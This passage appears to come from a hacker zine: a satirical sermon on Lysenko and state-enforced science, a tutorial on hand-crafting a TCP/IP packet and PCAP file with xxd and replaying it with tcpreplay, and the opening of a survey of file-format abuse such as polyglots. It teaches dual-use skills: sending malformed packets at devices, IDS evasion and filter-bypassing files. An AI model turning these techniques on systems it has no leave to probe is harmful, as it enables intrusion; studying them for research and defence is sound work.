This trace log is like a walkthrough, showing us exactly how the normal firmware would use the hardware. It's helpful, but certainly not without its limitations. There's so much data that it takes some clever filtering to get much out of it, and it's quite slow to run the simulation. It's a starting point, though, and it can offer clues and memory addresses to use in other experiments with other tools.

At this point in the project, we have some basic implements of cartography, but there isn't much of a map yet. Do you like exploring? I have the feeling there's some really neat stuff in here. With so much interesting hardware to map out, there's enough adventure to share. Take an interesting journey, and be sure to tell us what you find.

4 Of Scientific Consensus and a Wish That Came True

a sermon by Pastor Manul Laphroaig

Every now and then we see some obvious bullshit being peddled under the label of science, and we wish, couldn't we just put a stop to this? This bullshit is totally not in the public interest—and isn't the government supposed to look after the public interest? Wouldn't it be nice if the government shut these charlatans down?

This is the story of a science community that had had this wish come true.

Once upon a time in a country far far away there was an experimental scientist who managed to solve a number of important real-world problems, or at least managed to convince himself and many other scientists that he did. His work brought journalists to otherwise unexciting scientific conferences and made headlines across the world.[6] He might have ended up in history as a talented experimentalist who challenged contemporary theories to refine themselves by sticking them with examples they didn't quite cover. As his luck would have it, though, he came of age in the time and place where scientific debates were being settled by majority votes and government action.


It so happened that the government of that country was very pro–science. They took to heart the stories of scientists being kept back by ignorant retrogrades and charlatans throughout history, and they would have none of that. They were out to give science the support and protection it deserved, and they looked to it to solve practical problems. So they took a keen interest, and, being well–educated and versed in the scientific method as they were, trusted themselves to tell a true scientific theory from an obviously erring one.

Since scientists continually find themselves in bitter debates, this ability was extremely useful. They had the power to settle such debates to reap all the rewards of having the right science and to stop those scientists in the wrong from wasting people's time and resources. Sometimes the power had to stop them the hard way, to protect the impressionable youth who could otherwise be mislead by complicated arguments; but that was all right because, once the debate is settled, isn't it one's duty to protect the young 'uns from harmful influences with all the means at hand?

So our up-and-coming scientist did the right thing: he petitioned the government to suppress the erring opposition, citing his experimental successes and the opposition's failures, obvious waste of effort, and conflicts of interest. Besides his successes, he built a strong moral case against his opponents: while his school showed exactly how to produce broad impacts for the benefit of humanity, the others mostly proclaimed that the result of any direct human efforts would be at best uncertain, that the current state of Nature might be really hard to change, and yet that humans were rather powerless against its accidental changes.

Clearly, such interpretations of science were perversions that couldn't be tolerated. Moreover, the immediate implications of the opponents' theories obviously benefited the worst political actors of the age—and guess who funded the bulk of their so–called science? The very same regressive forces that sought to forestall Social Progress! Of course, not all of the opposition was knowingly in their pay, but shouldn't Real Scientists know better anyway, especially when the majority has had its say? Surely they have had enough notice.

The name of our scientist was Trofim Denisovich Lysenko. The reactionary pseudo-science in the sights of his and his hard-won scientific majority's rightful wrath: so–called *Genetics*. The place was the Soviet Union, 1936–48.



More precisely, it was the Mendelian theory of heredity based on genes, the so–called Weismannism–Morganism. That theory postulated that genes governed heredity, mutated unpredictably under factors such as radiation, and that mutations were hard to

[6] You'll find one such headline from the New York Times on the page 12.

direct for human purposes such as creation of new useful breeds of plants and animals. That was, of course, scandalous: didn't Marxist science already assert that environment was solely responsible for shaping all essential characteristics of life? Surely this "fear and doubt" approach of genetics that proclaimed all human beings to be carriers of countless hopeless mutations did not belong in the world of progressive sciences.

This theory was merely re–arming the racists and eugenicists, intent on suppressing the lower classes!

It was obvious that this "science" was in fact pure fascism, not matter how desperately it tried to distance itself from such anti-science atavisms.

And all of this was under the banner of "pure science", even though obviously financed by and serving the interests of the imperialist ruling class!

There is an old word for what happens when science becomes settled by majority, and the settlement gets enforced by the government. This good old word is *Inquisition*.

Inquisition got started to protect the lay people from destructive ideas that any learned person at the time would easily recognize as false, such as that "witches" could somehow interfere with crops and flocks. It eventually sought the power of the government to enforce its verdicts and to curb the charlatans from confusing those of little knowledge. It got what it sought, and the rest is history. Which, of course, tends to repeat itself.

FINDS WAY TO CREATE MORE FOOD PLANTS

Dr. Lyssenko, Russian, Crosses Varieties Having Different Periods of Vegetation.

WIDE EFFECT IS FORESEEN

Tropical Products Now Can Be Grown in North, the Genetics Session at Ithaca Is Told.

EVOLUTION SEEN AS CURBED

Haldane Says Man's Chance Is Not as Favorable Now as When He Lived in Small Tribes.

By WILLIAM L. LAURENCE.

Special to THE NEW YORK TIMES.

ITHACA, N. Y., Aug. 30.—A new discovery in plant breeding, regarded as epoch-making, which permits growing of tropical and sub-tropical fruits in northern climates and allows crossing of varieties of seeds requiring entirely different periods of vegetation was announced at Cornell University today during the last general session of the International Congress of Genetics.

This discovery, which opens the way for creation of many new varieties of fruits and other foods, was made recently in Odessa, Russia, by Dr. T. D. Lyssenko, and was reported here by Dr. N. I. Vavilov, director of the Institute of Plant Industry in Leningrad.

The process involves a relatively simple treatment of the seed before planting and will make it possible to raise such tropical fruits as alligator pears and bananas, and such semi-tropical fruits as grapefruit, oranges and lemons in New York State, New England and the Middle West. It may, if practiced on a large scale, have incalculable economic significance, in view of the fact that States like California and Florida and many tropical and subtropical countries have developed such large industries around their fruit products.

New York Times report from the sixth International Congress of Genetics (1932) in Ithaca, NY.

All cartoons in this sermon are by one Boris Efimov, who started his long career in Party Art by lauding Trotsky, then glorifying Stalin and calling for summary executions of "Trotskyite dogs" (which included his brother), did his humble bit in promoting first the heroic Soviet political police in 1930s, and then the "Soviet peace initiatives" and "Soviet democracy" throughout the 1960s and 70s, denouncing the imperialists and the wavering.

The Great Captain leads us from Victory to Victory!

One of his last commissions (he was over 85), was to ridicule both those who clamored to speed up Gorbachov's "Perestroika" and those showing too much caution in conducting it—because the right way was to go in lockstep with the Party. (Just like he did in 1987, drawing pig-like Deniers of Lawless Terror worshiping the Great Captain's blood-spattered idol.) When the Party's power ended, he complained that "political cartooning didn't exist anymore."

He passed away in 2008, a paragon of sticking to just the prescribed amount of murderous bloodthirstiness at any given time, a true knight of the Party Line—and, if there is ever a Hell, doubtlessly sticking Hell's engineers with the problem of how to reward such a sterling life achievement of toeing it ever so precisely. There are many shitty jobs in this world and the one beyond, but, believe in Hell or not, that one takes the cake.

Efimov's Trotsky: Revolutionary Saint to Fascist Enemy!

5 When Scapy is too high-level

by Eric Davisson

Neighbors, we are hackers. Our power comes from the ability to understand and manipulate things at the lowest level we can get our hands on. Verily, a stack-based buffer overflow makes sense to those who understand machine code and assembly, but it makes no sense to whose who only use high-level languages, for they know not what a program stack is, nor rejoice in the wonders of the ABI.

Likewise with TCP/IP. Those who only use others' applications to talk to a networked host never learn the miracles of the protocols below. Preach to them the good news of Netcat, and of Scapy in Python or Net::Raw in Perl, neighbors—but forget not that these excellent tools may still mask the true glory of the raw bytes below.

This article will take us a step farther down than these tools do. We will create a proper packet in a pcap file with `xxd`. Let us please the ASCII art gods of TCP in the truly proper way, neighbors!

– – – – – – – – – – – – – – – – – – – – – – – – – – – –

There are books dedicated to TCP/IP, neighbors, such as St. Stevens' *TCP/IP Illustrated Vol. 1*, a very thick and thorough book indeed. But at times when you don't have the Bible a mere tract would suffice; and so here's ours briefest tract on TCP/IP.


Let's begin by compressing the full OSI model to just the four layers that are actually relevant to TCP/IP. From the lowest layer up, we have the Data Link, Network, Transport, and Application layers—but of course it's not what we call these layers that matters, but what bytes they contain.

Each layer has a byte or two that specify which kind of protocol the next layer will be. So the Data Link Layer will specify IPv4 as the Network Layer, which will specify TCP as the Transport Layer, which will specify HTTPS as the Application Layer, and so on. This is really what makes the "stack", and we will tour it from the bottom up.

5.1 The Layers

Data Link Layer This is the first and the simplest layer. For most traffic, it has the destination and source MAC addresses and 2 bytes referring to what the Network Layer should be. The most common next protocol would be IPv4 (`0x0800`). Other possible protocols include IGMP (`0x0641`), ARP (`0x0806`), IPv6 (`0x86DD`), and STP (`0x8181`).


```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                      Destination MAC Address                  |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|   Destination MAC Continued |   Source Mac Address            |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                      Source MAC Continued                     |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|    Network Layer Protocol     |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```




Network Layer (RFC791) Let's assume we are dealing with IPv4. There are many fields in the IPv4 header; the most interesting ones[7] are: Version, Total length, TTL, Source and Destination IP addresses, Checksum, and—the most important to our next layer—the Protocol byte.

That next layer to the IPv4 network layer protocol can also be many things. The most common are TCP (`0x06`), UDP (`0x11`), and ICMP (`0x01`), but there are well over a hundred other choices such as IGMP (`0x02`), GRE (`0x2F`), L2TP (`0x73`), SKIP (`0x39`), and many others.

[7] *The Pastor notes that* `fragroute` *might beg to differ, and your neighborly IDS might agree. It suffices to say that the IDS evasion party that Rev. Ptacek and Rev. Newsham started in 1998 is still going strong.*



Transport Layer (RFC793) The intent of this layer is to handle the transportation of data between two hosts. For UDP, this header is just the source and destination ports, length, and a checksum. For "reliable" connections there's TCP, of which we'll talk more later. TCP headers are more complex, since it takes more data to set up a connection with a 3-way handshake and agreed-upon SEQ/ACK numbers. So TCP includes the ports, some flags, a window size, checksum, and some other fields. The destination port is implicitly used to specify what the application layer will be: HTTP (80), HTTPS (443), SSH (22), SMTP (25), and so on.



And now that the gods as ASCII art have been properly pleased, let's make some packets!

5.2 Crafting a Packet

Link Layer Let's choose a destination MAC address of `12:34:56:78:9A:BC` and a source MAC address of `31:33:37:31:33:37`. We also need to specify the network-layer protocol of IPv4, `0x0800`.

Network Layer (IPv4) The version is `0x4`, and that's the first nybble of our header. The header length is going to be twenty bytes, as we will use no IP options.[8]. The second header nybble is the header length in 32-bit words, and so it will be `0x5` to represent our twenty bytes. So the first byte will be `0x45`, combining the version and the header length. When you next see this byte at the start of an IP packet's hexdump, give it a smiling node like a good neighbor!

The type of service byte doesn't matter unless your site implements special QoS for things like voice and streaming video, so we'll arbitrarily set that to `0x00`. The following field, the total length of this packet, will be 61 bytes (IP+TCP+Payload), `0x003D` in hex. We'll just spoof the IP identification field to be `0x1337`. Next, let's set the IP flags to not fragment (0b010) and a fragment offset of zero. As these fields share bytes, the hex result of these two bytes will be `0x4000`. For the next field, the Time-To-Live, let's be generous and give our packet a TTL of 140 (`0x8C`), which is higher than Linux or Windows would set by default.[9]

Our higher-layer protocol will be TCP, `0x06`. Let's skip over the IP checksum for the moment (although we will have to correct that later). The source IP will be 192.168.1.1 (`0xC0A80101`) and the destination IP will be 192.168.1.2 (`0xC0A80102`), an HTTPS server. There will be no options or padding.

To compute the checksum, let's take all our IP header data we filled in so far in two-byte chunks, add it together, then add the overflowing byte back into the result, and subtract from `0xFFFF`. So `0x4500` + `0x003D` + `0x1337` + `0x4000` + `0x8C06` + `0xC0A8` + `0x0101` + `0xC0A8` + `0x0102` is `0x2A7CD`. `0x2` is the overflow, so we add it back in to get `0xA7CD` + `0x2` = `0xA7CF`. Subtracting this from `0xFFFF`, we find `0xFFFF - 0xA7CF` is `0x5830`, our packet's IPv4 checksum.

It's now time to set up our transport layer, TCP.

Transport Layer (TCP) Let's say our source port will be 0x1337, and the destination port will be `0x01BB`, which is decimal 443 for HTTPS. There's no point to any specific SEQ or ACK numbers for this implausible single packet, so we'll just use `0x00000000` and `0x00000000`.

The data offset (TCP header length) and flags share some bytes. We will have 32 bytes in our TCP header, including the 12 bytes of TCP options. 32 bytes are eight 32-bit words, so our data offset field is `0x8`.

We want this packet to have the flags of PUSH and ACK, so setting these bits gives us `0x18`. Combining these two values gives us the 2-byte value of `0x8018`, where the middle zero is a reserved nybble.

As we don't care to specify a window size at the moment, we'll default to `0x0000`—but keep in mind that putting a zero length in a TCP response is a rather evil trick you should only use on spammers and SEOs (look up the SMTP/TCP "LaBrea Tarpit" technique for more details.) We will do the checksum later, as a TCP checksum applies both to the header and to the payload. Since we won't be using the URG flag to mark this packet as urgent, we'll leave the urgent pointer field as `0x0000`.

For the options, we will use two NOPs for padding, to ensure an even number of 32-bit words, `0x0101`. Our option will be a timestamp (`0x08`), with a length of 10 (`0x0A`). Its TSval will arbitrarily be `0xDEADBEEF`, and its TSecr will be `0xFFFFFFFF`.

It is now time for the TCP checksum. A TCP checksum is calculated similarly to the IP one, but it also covers some of the IP fields![10] The source IP, the destination IP, and the protocol number must all be included. Also included is the size of the TCP section, including the payload data.

(`0xC0A8` + `0x0101` + `0xC0A8` + `0x0102` + `0x0006` + `0x0029`) + `0x1337` + `0x01BB` + `0x0000` + `0x0000` + `0x0000` + `0x0000` + `0x8018` + `0x0000` + `0x0000` + `0x0101` + `0x080A` + `0xDEAD` + `0xBEEF` + `0xFFFF` + `0xFFFF` + `0xD796` + `0xC34F` + `0x4FC7` + `0xE3C6` + `0xD600` is `0x963A3` with an overflow of `0x9`. `0x63A3` + `0x9` is `0x63AC`, and `0xFFFF - 0x63AC` is `0x9C53`, our TCP checksum.

PCAP Metadata So now we have the packet, but to look at it with the standard dissection tools (Tcpdump, Wireshark) or to use it with an injection tool (Tcpreplay), we need to create some metadata first.

[8] *But if you are looking to light up your local IDS like a Christmas tree, by all means add some later! –PML*

[9] *But check out* `/proc/sys/net/ipv4/ip_default_ttl`*; for Windows, you are on your own—and many happy reboots! –PML*

[10] *Yes, neighbors, it* is *an OSI layering violation—and it has been extracting its cost, in sweat, blood, and 0day. And if you think you are properly scared, you are not scared enough—just think of that SCADA protocol that has kept your neighborhood's lights on, so far. –PML*

We will use the PCAP format, the most common format of packet capture tools.

A PCAP starts with 24 bytes of global file-scope metadata and another 16 bytes of per-packet metadata. The first six of PCAP's 4-byte fields are the magic number (`0xA1B2C3D4`), the PCAP version (2.4, so `0x00020004`), the timezone (GMT, so `0x00000000`), the sigfigs field[11] (`0x00000000`), the snaplen[12] (`0x0001000F`) and the network's data link type[13] (Ethernet: `0x00000001`).

So our global header will be `A1B2C3D4000200040000000000000000000001000F00000001`. Fun fact: reversing the order of the magic number to `0xD4C3B2A1` will change the endianness of the PCAP metadata—alerting your packet analyzer that the order of bytes in the capture file from another system should be reversed.

The per-packet data consists of four 4-byte fields: time, microtime, packet length, and captured length. Let's set the time to default day (`0x4EBD02CF`) and zero out the microtime (`0x00000000`). Our packet length will be `0x00000004B`, and we'll repeat the same value for the capture length.

Saving the pcap. Below you see a massively ugly command. We are echoing all of the above hex data in order, starting with the PCAP file's global metadata and following with the packet data. There isn't a single byte of this that we didn't discuss above; it's all there. We pipe it through `xxd` and use the `-r` and `-p` arguments to convert it from hex to actual binary data (`-p` tells `xxd` to expect a continuous hexdump without per-line addresses or offsets, rather than the standard `xxd output`; any whitespace including line breaks is ignored in this mode). Say hello to `lol.pcap`:

```
echo A1B2C3D4 00020004 00000000 00000000 0001000F 00000001 \
     4EBD02CF 00000000 0000004B 0000004B \
     \
     12345678 9ABC3133 37313337 0800 \
     \
     45 00 003D 1337 4 000 8C 06 5830 C0A80101 C0A80102 \
     \
     1337 01BB 00000000 00000000 8 0 18 0000 9C53 0000 \
     01 01  08 0A DEADBEEF FFFFFFFF \
     \
     D796C34F4FC7E3C6D6 | xxd -r -p > lol.pcap
```

Now that you have a PCAP (see also Fig. 1), you can open it up in Wireshark and select each field in the Packet Details section to see the corresponding hex data in the Packet Bytes section. If you want to send a hand-crafted packet over your network, just replay it with something like

```
sudo tcpreplay -i eth0 lol.pcap
```

Hack around, change some bytes, and see what happens. Do impossible things, like setting the IPv4 layer's first byte to `0x43`, which specifies an IPv4 packet with a 12-byte IP header. This means the IP header doesn't have room for its own IP addresses. What will your little Linksys box do when it gets such a packet? What will your newest shiny box with that fruit logo do? And how much do you dare trust that penguin, really? Well, there is—and there has ever been—only one way to find out :)

[11] In theory, this is the accuracy of time stamps in the capture; in practice, typically set to zero.
[12] This is the maximum length of captured packets, in octets, or zero for no limit.
[13] `man 7 pcap-linktype` (from libpcap0.8-dev or equivalent)




Figure 1: Crafted PCAP

6 Abusing file formats; or, Corkami, the Novella

by Ange Albertini

First, you must realize that a file has no intrinsic meaning. The meaning of a file—its type, its validity, its contents—can be different for each parser or interpreter.

Like beef cuts, which vary with the country's standards by which the animal is cut, a file is subject to interpretations of the standard. The beauty of standards is that there are so many interpretations to choose from!

Because these standards are sometimes unclear, incomplete, or difficult to understand, a variety of abuses are possible, even if the files are considered valid by individual parsers.

A *Polyglot* is a file that has different types simultaneously, which may bypass filters and avoid security counter-measures. A *Schizophrenic* file is one that is interpreted differently depending on the parser. These files may look innocent (or corrupted) to one interpreter, malicious to another. A *Chimera* is a polyglot where the same data is interpreted as different types, which is a more advanced kind of filter bypass.

This paper is a classification of various file techniques, many of which have already been mentioned in previous PoCs and articles. The point here is to have an overview and comparison of them, not to necessarily explain again all of them in detail.

6.1 Identification

It's critical for any tool to identify the file type as early and reliably as possible. The best way for that is to enforce a unique, not too short, fixed signature at the very beginning. However, these magic byte signatures may not be perfectly understood, leading to some possible problems.

Most file formats enforce a unique magic signature at offset zero. It's typically—but not necessarily—four bytes. Office documents begin with `D0 CF 11 E0`, ELF files begin with `7F E L F`, and Resource Interchange File Format (RIFF) files begin with `R I F F`. Some magic byte sequences are shorter.

Because JPEG is the encoding scheme, not a file format, these files are defined by the JPEG File Interchange Format or JFIF. JFIF files begin with `FF D8`, which is one of the shortest magic byte sequences. This sequence is often wrongly identified, as it's typically followed by `FF E0` for standard header or `FF E1` for metadata in an EXIF segment.

BZIP2's magic signature is only sixteen bits long, `B Z`. However it is followed by the version, which is only supposed to be `h`, which stands for Huffman coding. So, in practice, BZ2 files always start with the three-byte sequence `B Z h`.

A Flash video's magic sequence is three bytes long, `F L V`. It is followed by a version number, which is always `0x01`, and a mask for audio or video. Most video files will start with `F L V 01 05`.

Some magic sequences are longer. These typically add more characters to detect transfer errors, such as FTP transfers in which ASCII-mode has been used instead of binary mode, causing a translation between different end–of–line conventions, escaping, or null bytes.




Figure 2: Brazilian and French beef cuts.

Portable Network Graphic (PNG) files always use a magic that is eight bytes long, `89 P N G 0D 0A 1A 0A`. The older, traditional RAR file format begins with `R a r ! 1A 07 00`, while the newer RAR5 format is one byte longer, `R a r ! 1A 07 01 00`.

Some magic signatures are obvious. ELF (Executable & Linkable Format), RAR (Roshal Archive), and TAR (Tape Archive) all use their initials as part of the magic byte sequence.

Others are obscure. GZIP uses `1F 8B`. This is followed by the compression type, the only correct value for which is `0x08` for Deflate, so all these files are starting with `1F 8B 08`. This is derived from Compress, which began to use a magic of `1F 8D` in 1984, but it's not clear why this was chosen.

Some are chosen for vanity. Philipp Katz placed his initials in ZIP's magic value of `P K`, while Fabrice Bellard chose `0xFB` for the BPG file format.

Some use L33TSP34K sequences, such as `D0 CF 11 E0`, `CA FE BA BE`, and `CA FE FE ED`. It looks cool, but there are not so many words that can be encoded as hex. There aren't so many collisions, but the most common one is of course `CA FE BA BE`, which is used for Java .CLASS and Universal Mach-O. These are easy to tell apart right after the magic, however. In a Mach-O, the magic signature is followed by the number of architectures as a big-endian DWORD, which means such a fat binary usually starts with `CA FE BA BE 00 00 00 02` to indicate support for x86 and PowerPC, just two of the twenty supported architectures.[14]. Conversely, a Java Class puts minor and major version numbers right after the magic, and *major_version* should be greater than or equal to `0x2D`, which indicated JDK 1.1 from 1997.[15]

Some file formats can be seen as high-level containers, with vastly differing internal file formats. For example, the Resource Interchange File Format (RIFF) covers the AVI video container, the WAV audio container, and the animated image ANI. Thus three different file types (video, audio, animation) are relying on the same outer format, which defines the magic that will be required at offset zero.

Encodings

Some file formats accept different encodings, and each encoding uses a different Magic signature.

TIFF files can be either big or little endian, with `I I` indicating Intel (little) endianness and `M M` for Motorola (big) endianness. Right after the signature is the number forty-two encoded as a 16–bit word—`00 2A` or `2A 00` depending on the endianness—so the different magics feel redundant! A common `T I F F` magic before this endianness marker would have been good enough.

32–bit Mach–O files use `FE ED FA CE`, while 64–bit Mach–O files use `FE ED FA CF`. The next two fields also imply the architecture, so a 32–bit Mach-O for Intel typically starts with `FEEDFACE 00000007 00000003`, while a 64–bit file starts with `FEEDFACF 01000007 80000003`, defining a 64b magic, ABI64 architecture, and Lib64 as a subtype.

Flash's Small Web Format originally used the `F W S` magic, then its compressed version used the `C W S` magic. More recently, the LZMA–compressed version uses the `Z W F` magic. Once again, it doesn't make sense as the signatures are always followed by a version number. A higher bit could have been set to define the compression if that was strictly necessary. In practice, however, it turns out that there is rarely a check for these values. Why do they bother defining a version number and file size if it just works with any value?

